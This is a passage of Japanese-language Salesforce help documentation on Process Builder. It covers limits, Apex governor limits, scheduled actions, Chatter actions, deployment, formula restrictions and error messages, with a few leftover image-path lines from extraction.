プロセスビルダーは、1 つの例外を除き、米国リハビリテーション法第 508 条に準拠しています。

プロセスの変更セットおよびパッケージに関する考慮事項

プロセスをリリースするときの考慮事項は、次のとおりです。

プロセス数式の制限

条件ノードで条件として使用される数式には、制限がいくつかあります。プロセスに無効な数式が含まれていると、プロセスを保存または有効化できません。

プロセスの有効化に関する考慮事項

プロセスを有効化する場合は、まずプロセスでレコード評価が開始される時期を理解しておく必要があります。

プロセスビルダーのエラーメッセージ

エラーまたは警告メッセージで、「プロセス」ではなく「フロー」と示される場合があります。これらのメッセージも、プロセスに適用されます。

プロセスの制限

プロセスビルダーを使用するときは、共通の制限および Apex ガバナ制限に留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

他の機能と共通する制限

プロセスには、ルールおよび Visual Workflow と共通するいくつかの制限があります。

次の制限に加え、プロセスの `[API 参照名]` は、組織内のすべてのプロセスおよびフローで一意である必要があります。

説明	組織単位の制限
オブジェクトごとに有効なルールおよび有効なプロセスの合計数。 ルールには、ワークフロールール、エスカレーションルール、割り当てルール、自動割り当てルールが含まれます。呼び出し可能なプロセスはこの制限にカウントされません。	50
フローおよびプロセスの合計数	1,000
有効なフローおよびプロセスの数	500
評価される条件ノードおよびランタイムで実行されるアクションの合計数	2,000
1 時間あたりに再開されるフローインタビューまたは実行されるスケジュール済みアクショングループの合計数	1000
処理を待機しているフローインタビューまたはスケジュール済みアクショングループの合計数	30,000
プロセスの項目値に基づいてフローバージョンまたはスケジュールで定義される相対時間のアラームの合計数	20,000

メールアラートから送信されるメールの 1 日の制限は、1 組織につき標準 Salesforce ライセンスあたり 1,000 件です。これは、標準 Salesforce ライセンスあたりの 1 日のワークフローメールの制限が 15 件である、Developer Edition 組織を除きます。組織全体での制限は 2,000,000 件です。この制限は、ワークフローメールアラートを使用するすべての機能 (ワークフロールール、承認プロセス、フロー、プロセス) に共通します。

Apex ガバナとプロセスの制限

Salesforce では、マルチテナント環境で回避プロセスが共有リソースを独占しないように、厳格に制限が適用されます。プロセスは、Apex で適用されるトランザクション単位の制限によって制御されます。プロセスによってトランザクションがガバナ制限を超えた場合、システムはトランザクション全体をロールバックします。トランザクションに含まれる操作についての詳細は、『*Force.com Apex 開発者ガイド*』の「トリガと実行の順序」を参照してください。

説明	トランザクション単位の制限
発行される SOQL クエリの合計数	100
SOQL クエリによって取得されるレコードの合計数	50,000
発行される DML ステートメントの合計数	150
DML ステートメントの結果として処理されるレコードの合計数	10,000

各 [レコードを作成] アクションでは、1 つの DML ステートメントが使用されます。各 [クイックアクション] アクションでは、1 つの DML ステートメントが使用されます。各 [レコードを更新] アクションでは、1 つの SOQL クエリと 1 つの DML ステートメントが使用されます。各 [フロー] アクションでは、フローで実行される要素に応じて、複数の SOQL クエリと DML ステートメントを使用できます。詳細は、「Visual Workflow の制限」 (ページ 5485)を参照してください。

その他のプロセスの制限

プロセスを作成および管理するときは、次の制限に留意してください。

説明	制限
プロセス名の合計文字数	255
プロセスの API 名の合計文字数	77
プロセスのバージョンの合計数	50
プロセスの条件ノードの合計数	200

プロセスの設計に関する考慮事項

プロセスを設計する場合は、その制限やガイドラインを理解しておく必要があります。

メモ: プロセスビルダーは、Microsoft® Internet Explorer® バージョン 11 でサポートされています。以前のバージョンではサポートされていません。

- プロセスが無限ループを作成するように設定されていないことを確認します。たとえば、Process1 の [レコードを更新] アクションが Process2 をトリガし、Process2 の [レコードを作成] アクションが Process1 をトリガすると、ループにより組織で 1 時間の上限を超える可能性があります。
- ワークフロールールや Apex トリガなど、他の設定エンティティに置き換わるプロセスを作成する場合、同等のプロセスを有効化する前にそれらのエンティティを削除する必要があります。削除しないと、ワークフローとプロセスの両方が起動し、レコードの上書きやメールメッセージの重複など、予期しない結果が生じることがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

> **警告:** 指定のオブジェクトには、ワークフロールールとプロセスの組み合わせではなくいずれかを使用します。両方を使用する場合、実行される順序は予測できません。

- Apex トリガに置き換わるプロセスを作成する場合、そのプロセスを有効化する前に Apex トリガを削除する必要があります。削除しないと、ワークフローとプロセスの両方が起動し、レコードの上書きやメールメッセージの重複など、予期しない結果が生じることがあります。
- 各プロセスは 1 つのオブジェクトに関連付けられます。
- アクションは、プロセスビルダーに表示される順序で実行されます。
- いずれかのアクションに失敗すると、トランザクション全体が失敗し、エラーメッセージが表示されます。たとえば、投稿しようとする Chatter グループが非公開の場合、[Chatter に投稿] アクションは失敗します。詳細は、「プロセスのトラブルシューティング」 (ページ 5387)を参照してください。
- 同じ項目に異なる値が適用される複数の [レコードを更新] アクションが 1 つのアクショングループに含まれている場合、最後のアクションの値が使用されます。
- 所有者を更新するプロセスは関連項目に転送されません。確実に転送するには、転送する子レコードタイプごとに 1 つの [レコードを更新] アクションを使用します。たとえば、取引先を新しい所有者に転送するプロセスを使用している場合は、すべての子取引先責任者、すべての子商談、すべての子契約などをそれぞれ更新するアクションを 1 つずつ使用します。
- カスタム項目の種別または名前を変更する前に、変更によって無効化されるプロセスでその項目が参照されていないことを確認してください。
- カスタム項目のラベルを変更した場合、ラベルを参照するプロセスが破損することはありません。ただし、そのプロセスでは引き続き古いラベルを表示します。
- プロセスで参照されているカスタム項目は削除できません。
- ファイル種別のカスタム項目は、プロセスビルダーではサポートされていません。たとえば、プロセスでファイル種別のカスタム項目を含むナレッジ記事レコードを作成した場合、そのプロセスを実行するとエラーが発生します。
- 取引開始済みのリード数に関するプロセスがあり、取引開始処理の結果のレコードを更新する場合は、リード設定 [取引開始済みのリードに入力規則が必須] を有効化する必要があります。
- 組織でマルチ通貨を使用している場合には、レコードの通貨コードを使用して通貨項目が更新されます。数式に基づいて項目を更新したい場合、数式内の値はすべて、レコードの通貨コードで解釈されます。
- 外部オブジェクトはプロセスビルダーではサポートされていません。

プロセスの Chatter に関する考慮事項

プロセスから Chatter 投稿を作成する場合は、次の制限を考慮します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 特定のユーザまたはグループのフィードへの Chatter 投稿をプロセスで作成し、プロセスを別の組織にリリースすると、ID が別の組織に存在しないため [Chatter に投稿] アクションが動作しないことがあります。
- [メッセージ] が「`{![Account].Name}`」などの項目参照で開始していると、Chatter アクションで保存に失敗します。

  この問題を回避するには、メッセージの先頭にスペースを追加します。たとえば、有効なプロセスで [Chatter に投稿] アクションの [メッセージ] が「`{![Account].Name}`」で開始する場合は、次の操作を実行します。

  1. 有効なプロセスを開きます。
  2. [コピー] をクリックします。
  3. 現在のプロセスのバージョンを作成するか、独自のバージョン履歴を持つまったく新しいプロセスを作成するかを選択します。
  4. [Chatter に投稿] アクションを開きます。
  5. [メッセージ] で、「{」の前にスペースを入力します。
  6. アクションを保存します。
  7. プロセスを保存し、有効化します。元のプロセスは必ず無効化してください。
- Microsoft® Internet Explorer® バージョン 11 を使用している場合、テキストをメッセージに貼り付けることはできません。他のすべてのサポートされるブラウザでは、コピーおよび貼り付けアクションを実行できます。
- [Chatter に投稿] アクションは、そのアクションがコミュニティ (ページ 3713)ユーザまたはグループに投稿する場合はサポートされません。この種別のアクションを含む有効化されたプロセスがレコードを評価すると、エラーが発生します。
- Chatter メッセージには、最大 25 個のメンションを追加できます。

プロセスのスケジュール済みアクションに関する考慮事項


スケジュール済みアクションをプロセスに追加する場合は、その制限やガイドラインを理解しておく必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- プロセスにスケジュール済みアクションを追加するには、次の 2 つのオプションがあります。
  - [レコードが作成されたときにのみプロセスを開始する] (**1**)。プロセスのオブジェクトを選択するときは、このオプションを選択します。
  - [レコードが作成または編集されたときにプロセスを開始する] (**2**)。さらに、プロセスに条件を追加するときに、指定された変更が行われた場合にのみアクションを実行する (**3**) ように詳細オプションを選択します。



- アクショングループにスケジュール済みアクションを含める場合は、プロセスでこれらのアクションの実行後に、引き続き次の条件を評価することはできません。アクション実行後の追加条件の評価についての詳細は、「複数の条件でのアクション実行」を参照してください。
- プロセスを開始したユーザが無効であることなどが原因でスケジュール済みアクションが実行に失敗した場合、プロセスを作成したシステム管理者に失敗に関する詳細が記載されたメールが送信されます。Salesforce では、失敗したスケジュール済みアクションをキューから削除する前に何回か再試行します。エラー通知についての詳細は、「プロセスでレコード評価の開始後に発生したエラー」を参照してください。
- プロセスを無効化すると、スケジュール済みアクションは通常どおり続行します。
- スケジュール済みアクションの未実行のグループがプロセスにある場合は、プロセスを削除できません。スケジュール済みアクションの未実行のグループの削除についての詳細は、「未実行のスケジュール済みアクションの削除」 (ページ 5386)を参照してください。
- 組織では、1時間につき最大1,000個のスケジュール済みアクションのグループを処理できます。スケジュール済みアクションの各グループは、「今から3日後」などのスケジュールに関連付けられます。スケジュールが処理されると、関連付けられたアクションが実行されます。組織でこの制限を超えると、Salesforce で残りのスケジュールを次の1時間に処理します。たとえば、午後4時から5時の間に待機中のアクションの1,200 個のグループの処理が組織でスケジュールされている場合、Salesforce で午後 4 時から 5 時の間に 1000 個のグループを処理し、残りの 200 個のグループを午後 5 時から 6 時の間に処理します。
- 組織は一度に最大 30,000 個のスケジュールおよびフローインタビューを待機させることができます。
- レコードが作成または編集されたときに実行するように設定されたプロセスの場合、スケジュール済みアクションは、そのアクションの条件が有効である場合にのみキューに残ります。レコードが条件に一致しなくなると、そのレコードのスケジュール済みアクションはキューから削除されます。
- レコードが作成されたときに実行するように設定されたプロセスの場合、そのプロセスでレコードが再評価されることはありません。スケジュール済みアクションが実行された時点で、レコードが関連する条件に一致しなくなっても、スケジュール済みアクションはキューに残ります。
- アクションをある日付の *0* [日] [次の日付より前] にスケジュールする場合、プロセスを保存してから再度開くとプロセスのスケジュールがその日付の *0* [次の日付より後] に変わります。その場合でもプロセスは指定の時刻に実行されます。
- アクションをある日付の *0* [次の日付より後] にスケジュールした場合、その日付で表される時刻からアクショングループが実行されるまでに遅延が発生する可能性があります。

トランザクションとスケジュール済みアクション

ワークフロールールと同様に、プロセス内のルール適用時のアクションは、ユーザがレコードを作成または編集したときにプロセスがトリガされる操作と同じトランザクションで実行されます。そのトランザクションに含まれる操作についての詳細は、『*Force.com Apex 開発者ガイド*』の「トリガと実行の順序」を参照してください。スケジュール済みアクションは、個別のトランザクションに含まれます。

スケジュール済みアクションのグループは、個別に実行されません。1 つのバッチにまとめられ、最初のグループがバッチに入れられてから 1 時間以内に実行が開始します。バッチには、指定の時間が経過した後で再開されるフローインタビューを含めることもできます。グループ内のアクションで DML 操作または SOQL クエリが実行された場合、この動作によって Apex ガバナ制限を超えることがあります。DML 操作は、プロセスで [レコードを作成] アクションを実行する場合など、Salesforce レコードを作成、更新、削除するたびに使用されます。SOQL クエリは、プロセスで [レコードを更新] アクションを実行する場合など、既存のレコードに関する情報を Salesforce が参照するたびに使用されます。Apex ガバナ制限についての詳細は、「プロセスの制限」(ページ 5341)を参照してください。

プロセスにスケジュール済みアクションが含まれている場合は、Apex ガバナ制限で許可されている数以上の DML 操作または SOQL クエリがアクションで実行されないことを確認します。

スケジュール済みアクションのグループの実行に失敗すると、次のようになります。

- そのバッチに含まれるスケジュール済みアクションの前のグループが正常に実行される。
- そのプロセスのルール適用時のアクションが正常に実行される。
- そのグループのすべてのスケジュール済みアクションの実行に失敗する。
- そのバッチに含まれるスケジュール済みアクションの残りのグループが試行される。

例: Salesforce では、同じトランザクションでスケジュール済みアクションの 25 個のグループのバッチを処理します。このバッチ全体で、最大 100 個の DML 操作を使用できます。最初の 22 個のグループではそれぞれ 5 個の DML 操作が使用され、残りの 3 個のグループでは DML 操作は使用されません。

21 番目のグループでは、このトランザクションの 101 ～ 105 番目の DML 操作を実行しようとするため、Apex ガバナ制限に違反します。実行に失敗するのは、スケジュール済みアクションのこのグループのみです。つまり、スケジュール済みアクションの最初の 20 個のグループは正常に実行され、21 番目のグループは実行に失敗します。グループ内のどのアクションが制限に違反したかに関係なく、21 番目のグループのどのアクションも正常に実行されません。Salesforce では、バッチに含まれるスケジュール済みアクションの残りのグループを実行しようとします。22 番目のグループでは 5 個の DML 操作を使用しますが、許可されたすべての DML 操作がトランザクションですでに使用されているため、22 番目のグループも失敗します。最後の 3 個のグループでは DML 操作を使用しないため、これらのグループは正常に実行されます。

スケジュールの制限

- アクションが過去の時間にスケジュールされている場合、Salesforce ではスケジュール済みアクションのそのグループを 1 時間以内に実行します。

  たとえば、完了予定日の 7 日前に商談所有者にメールを送信するプロセスが設定され、完了予定日が今日に設定された商談についてプロセスが実行される場合、Salesforce では 1 時間以内にスケジュール済みアクションを実行します。

現在の時間に基づいてアクションがスケジュールされている場合 (今から 3 日後など)

- スケジュールは、プロセスを作成したユーザのタイムゾーンに基づいて評価されます。

項目値に基づいてアクションがスケジュールされている場合 (ケースの 3 日後の［作成日］など)

- スケジュールは、組織のタイムゾーンに基づいて評価されます。
- 無効化されたプロセスに待機中のスケジュール済みアクションがあり、スケジュールの基となる項目を含むレコードが変更されると、Salesforce はそのアクションのスケジュールを再評価します。プロセスが無効化されると、関連するレコードに加えられた他のすべての変更は無視されます。
- 組織では、プロセスおよびフローバージョン全体で、項目と相対時間のアラームに基づいて最大 20,000 個のスケジュールを定義できます。
- 次の項目は、参照項目として使用できません。
  - *TODAY* や *NOW* など、自動的にに派生する関数を含む DATE 項目または DATETIME 項目。
  - 関連オブジェクトの差し込み項目が含まれる数式項目。
- 参照項目値を変更し、まだスケジュールが処理されていない場合、Salesforce はその項目に関連付けられたスケジュールを再評価します。

  たとえば、完了予定日の 7 日前に商談所有者にメールを送信するプロセスが設定され、完了予定日が 2014 年 2 月 20 日に設定されている場合、Salesforce は 2014 年 2 月 13 日にスケジュールを処理し、メールを送信します。その後完了予定日が 2014 年 2 月 10 日に更新され、まだスケジュールが処理されていない場合、Salesforce は 2014 年 2 月 3 日にスケジュールを再評価し、メールを送信します。Salesforce が過去の日付に対してスケジュールを再評価した場合、レコードの保存後すぐに関連付けられたアクションを実行します。
- null 項目値を参照するスケジュールは無視されます。
- スケジュールが関連付けられているレコードまたはオブジェクトを削除すると、スケジュールがまったく処理されなくなります。
- 次の制限は、取引開始済みのリードに適用されます。
  - 未実行のスケジュールがいずれかのリードの項目に基づいている場合は、リードの取引を開始できません。
  - ［リード変換からの検証とトリガ］が有効になっている場合、リードのスケジュール済みアクションは、リードの取引開始時に実行されません。
  - リードに基づくキャンペーンメンバーの取引が、そのレコードに関連付けられているスケジュール済みアクションが終了する前に開始されても、Salesforce はスケジュール済みアクションを実行します。

プロセスビルダーのアクセシビリティに関する考慮事項

プロセスビルダーは、1 つの例外を除き、米国リハビリテーション法第 508 条に準拠しています。

キーボードの Esc キーを使用して、モーダルダイアログを閉じることはできますが、サイドパネルを閉じることはできません。

ヒント: プロセスの条件ノードの順序を変更できます。

- 条件ノードを選択するには、Space キーを押します。
- 条件ノードの順序を変更するには、上下矢印キーを使用します。
- 変更を保存するには、Space キーを押します。
- キャンセルするには、Esc キーを押します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセスの変更セットおよびパッケージに関する考慮事項

プロセスをリリースするときの考慮事項は、次のとおりです。

- Metadata API では、プロセスを別の組織にリリースできます。ただし、次の点に注意してください。
  - プロセスが対象組織にすでに存在する場合は、プロセスが無効になっていないとリリースされません。
  - プロセスが対象組織に存在しない場合は、ソース組織での状況に関係なく、プロセスは無効状況でリリースされます。
- プロセスが管理パッケージの別の組織にリリースされている場合、プロセスの有効化または無効化のみを実行できます。プロセスの参照や編集はできません。
- メタデータ API または変更セットを介してプロセスをリリースし、プロセスに次のいずれかのアクションが含まれている場合、アクションが参照するパッケージ化可能なコンポーネントは自動的にパッケージまたは変更セットに含まれません。正常にリリースするには、参照されるこれらのコンポーネントをパッケージまたは変更セットに手動で追加します。
  - Apex
  - メールアラート
  - フローの起動
  - Chatter への投稿
  - クイックアクション
  - 承認申請

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセス数式の制限

条件ノードで条件として使用される数式には、制限がいくつかあります。プロセスに無効な数式が含まれていると、プロセスを保存または有効化できません。

条件ノードで使用されるすべての数式は、次の条件を満たしている必要があります。

- `true` または `false` を返す。数式から `true` が返されると、関連付けられたアクションが実行されます。
- 3,000 を超える文字が含まれていない。
- サポートされない関数が含まれていない。

ヒント: 関数を挿入するときに括弧は自動的に追加されません。数式を作成する場合、*`TODAY()`* のように括弧を追加してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

サポートされない関数

プロセス内の数式で次のいずれかの関数が使用されていると、数式から `null` が返されます。

- GETRECORDIDS
- IMAGE
- INCLUDE
- PARENTGROUPVAL
- PREVGROUPVAL
- REQUIRE SCRIPT
- VLOOKUP

Salesforce で数式を作成するための演算子と関数の完全なリストについては、「数式の演算子と関数」 (ページ 5225)を参照してください。

メモ:

- プロセスの条件で数式を使用する場合、*`「2 < 5」`* のように評価が常に true になる数式は作成しないでください。
- ISCHANGED は、数式関数と演算子のどちらとしても使用できます。プロセスの条件で数式関数として使用した場合、子レコードの関連項目は参照できません。たとえば、ISCHANGED は *`[Case].Contact.AccountId`* 項目の参照ではサポートされませんが、*`[Case].ContactId`* の参照には使用できます。

関連トピック:

選択リストおよび複数選択リスト数式項目の使用のヒント
プロセスビルダーの詳細なオプションに関する考慮事項
選択リストおよび複数選択リスト数式項目の使用のヒント

プロセスの有効化に関する考慮事項

プロセスを有効化する場合は、まずプロセスでレコード評価が開始される時期を理解しておく必要があります。

- プロセスの有効化後は、そのプロセスを編集できなくなります。
- Salesforce は、次の順番でルールを処理します。
  1. 入力規則
  2. 割り当てルール
  3. 自動レスポンスルール
  4. ワークフロールールとプロセス (およびそのルール適用時のアクション)
  5. エスカレーションルール
- プロセスは自動的に開始され、ユーザが意識することはありません。
- レコードの保存または作成によって複数のプロセスをトリガできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセスでレコード評価が開始される時期

- プロセスでは、レコードが保存または作成されるたびにレコードを評価できます。ただし、レコードの保存後に作成されたプロセスで、それらのレコードが遡って評価されることはありません。
- プロセスでは、別のプロセス、ワークフロールール、またはフローで同じトランザクションのレコードが更新された場合、1つのトランザクションでレコードを最大5回まで評価できます。詳細は、「プロセスビルダーでのレコードの再評価」 (ページ 5357)を参照してください。
- プロセスは、主従関係の中の標準オブジェクトに親が再設定された場合にトリガされます。
- リードの取引開始のための入力規則とトリガが組織で有効になっている場合、プロセスでは取引開始済みのリードのみが評価されます。
- プロセスでは、Connect Offline を使用してユーザが同期を実行するときに、レコードに加えた変更が評価されます。
- 一括更新では、プロセスは変更のあるエンティティに対してのみ再トリガされます。
- 次のアクションは、プロセスをトリガしません。
  - 選択リスト値の一括置換
  - 住所項目の一括更新
  - ディビジョンの一括更新
  - 取引先と商談に割り当てられたテリトリーの変更
  - セルフサービスポータル、カスタマーポータル、パートナーポータルのユーザの無効化
  - 変換ツールを使用した都道府県および国データの変換
  - メタデータ API の `AddressSettings` を使用した州/国選択リストの変更

プロセスビルダーのエラーメッセージ

エラーまたは警告メッセージで、「プロセス」ではなく「フロー」と示される場合があります。これらのメッセージも、プロセスに適用されます。

エラーが発生したときの考慮事項は、次のとおりです。

- 個人取引先を作成または編集し、取引先の項目値をプロセスで使用 (`Account.Name Equals Acme` など) すると、「ワークフローアクションでフローのトリガに失敗したため、レコードを保存できませんでした。」というエラーが表示されます。このエラーを回避するためにプロセスを無効化することができます。
- 参照項目には、別のオブジェクトの一意のレコードを指し示す ID 値が含まれます。その ID 値が設定されていないと、エラーが発生します。以下に例を示します。
  - 取引先責任者レコードに関連付けられた取引先名を参照するメッセージを含む [Chatter に投稿] アクションがプロセスに存在します `A new contact for account {![Contact].Account.Name} was created.` 取引先責任者レコードの取引先参照項目の ID 値が設定されていないと、プロセスの実行時にエラーが発生します。
  - プロセス条件で、取引先責任者レコードに関連付けられている取引先の［名前］項目が「Acme」と一致するかどうかが確認されます (`[Contact].Account.Name Equals Acme`)。ユーザが ID 値を設定せずに (取引先に関連する) 取引先責任者レコードを作成すると、エラーが発生します。この場合、上記の条件 `[Contact].Account.Name Equals Acme` に `[Contact].AccountId Is null False` を追加することで、エラーを回避できます。
- プロセス条件が参照関係項目を評価し、その項目値が空の場合、プロセスが失敗する可能性があります。

  たとえば、プロセスが、ケースに関連するカスタムバグレコードの状況を参照するカスタム参照関係項目を評価するとします。バグの状況項目が空の場合、プロセスは失敗し、プロセス条件に順番にリストされている残りの項目の評価を停止します。プロセス条件で等価数式を使用する場合、プロセスは同じ参照関係項目を正しく評価します。プロセス条件で数式を使用しない場合、複数の関連レコードをトラバースする項目を参照するときには、isNull をチェックすることをお勧めします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- プロセスのトラブルシューティング
- プロセスビルダーのエラーの特定
- プロセスでレコード評価の開始後に発生したエラー

プロセスビルダーでの値の設定

プロセスビルダー全体を通して、条件ノードの条件の設定、[レコードを作成]アクションでの新規ケースの項目の設定、参照する Apex メソッドの指定などを行うために、値を設定する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目ピッカー
項目ピッカーを使用して、プロセスを開始したレコードの項目、または関連レコードの項目を参照できます。
プロセスビルダーの値の種別
プロセスを開始したレコードや関連レコードなどの項目に値を設定するとき、選択できる値の種別は、選択した項目に基づいて絞り込まれます。
プロセスビルダーの複数選択リスト
プロセスビルダーでは、複数選択リスト項目に複数の値を選択できます。

項目ピッカー


項目ピッカーを使用して、プロセスを開始したレコードの項目、または関連レコードの項目を参照できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方


使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連レコードの項目を使用するには、値の横に › が表示された項目をクリックします。たとえば、ケースの取引先責任者の取引先の [取引先 ID] 項目値を使用します。



項目ピッカーには、選択したパラメータと互換性のある項目のみが表示されます。

項目が繰り返し表示される場合、複数のオブジェクトに関連付けられている可能性があります。たとえば、ケースのキューを作成した場合、ケースの所有者はユーザまたはキューのいずれにもできます。[所有者 ID] は*多態的な項目*(複数のオブジェクトに関連付けられた項目)です。



ケースの所有者の項目にアクセスするには、該当するリレーションを選択します。ただし、注意してください。[所有者 ID (ユーザ)] を選択し、レコードの所有者が実際にはキューである場合は、プロセスが失敗します。

プロセスビルダーの値の種別

プロセスを開始したレコードや関連レコードなどの項目に値を設定するとき、選択できる値の種別は、選択した項目に基づいて絞り込まれます。

次の種別の値を使用できます。

- **Currency** — 通貨値を手動で入力します。
- **Boolean** — true または false の boolean 値を選択します。
- **DateTime** または **Date** — 日付/時間または日付値を手動で入力します。
- **Formula** — 数式を作成します。
- **Global Constant** — グローバル定数を選択して値を null または空の文字列に設定します。たとえば、$GlobalConstant.Null を選択します。
- **ID** — Salesforce の ID 値 (例:*00300000003T2PGAA0*) を手動で入力します。

  メモ: プロセスがユーザ ID に基づいている場合 ([Event].OwnerId が特定の ID 値に等しい場合など)、ID 値が 15 文字の ID ではなく 18 文字の ID であることを確認してください。www.adminbooster.com/tool/15to18 で 15 文字の ID を 18 文字に変換できます。
- **MultiPicklist** — 1 つ以上の複数選択リスト値を選択します。
- **Number** — 数値を手動で入力します。
- **Picklist** — 選択リスト値を選択します。
- **Reference** — レコードまたは関連レコードの項目を選択します。
- **String**— 文字列値を手動で入力します。

メモ: 次のグローバル定数値は、「is null」演算子ではサポートされません。

- *$GlobalConstant.Null*
- *$GlobalConstant.EmptyString*

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセスビルダーの複数選択リスト

プロセスビルダーでは、複数選択リスト項目に複数の値を選択できます。

たとえば、アイルランド、イギリス、フランスで事業を展開する会社のレコードで［国］項目に複数値を設定できます。

複数選択リストは、以下で使用できます。


- 数式
- プロセス条件
- [レコードを作成] アクション
- クイックアクション
- [レコードを更新] アクション

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


プロセス条件で、個々の複数選択リスト値ごとに 1 つの条件を作成して、複数の値を設定します。たとえば、プロセスで、取引先の事業所所在地が変更されているかどうかチェックする場合、複数選択リストの値ごとに同じ項目を選択して、複数の値を参照します。



詳細は、「選択リストおよび複数選択リスト数式項目の使用のヒント」を参照してください。

アクションで複数選択リスト項目を参照する場合、[値を選択...] をクリックして値を入力します。

[選択可能] (1) 列と [選択済み] (2) 列間で値をドラッグして、値を追加または削除します。



複数選択リストで演算子を使用するときの考慮事項は、次のとおりです。

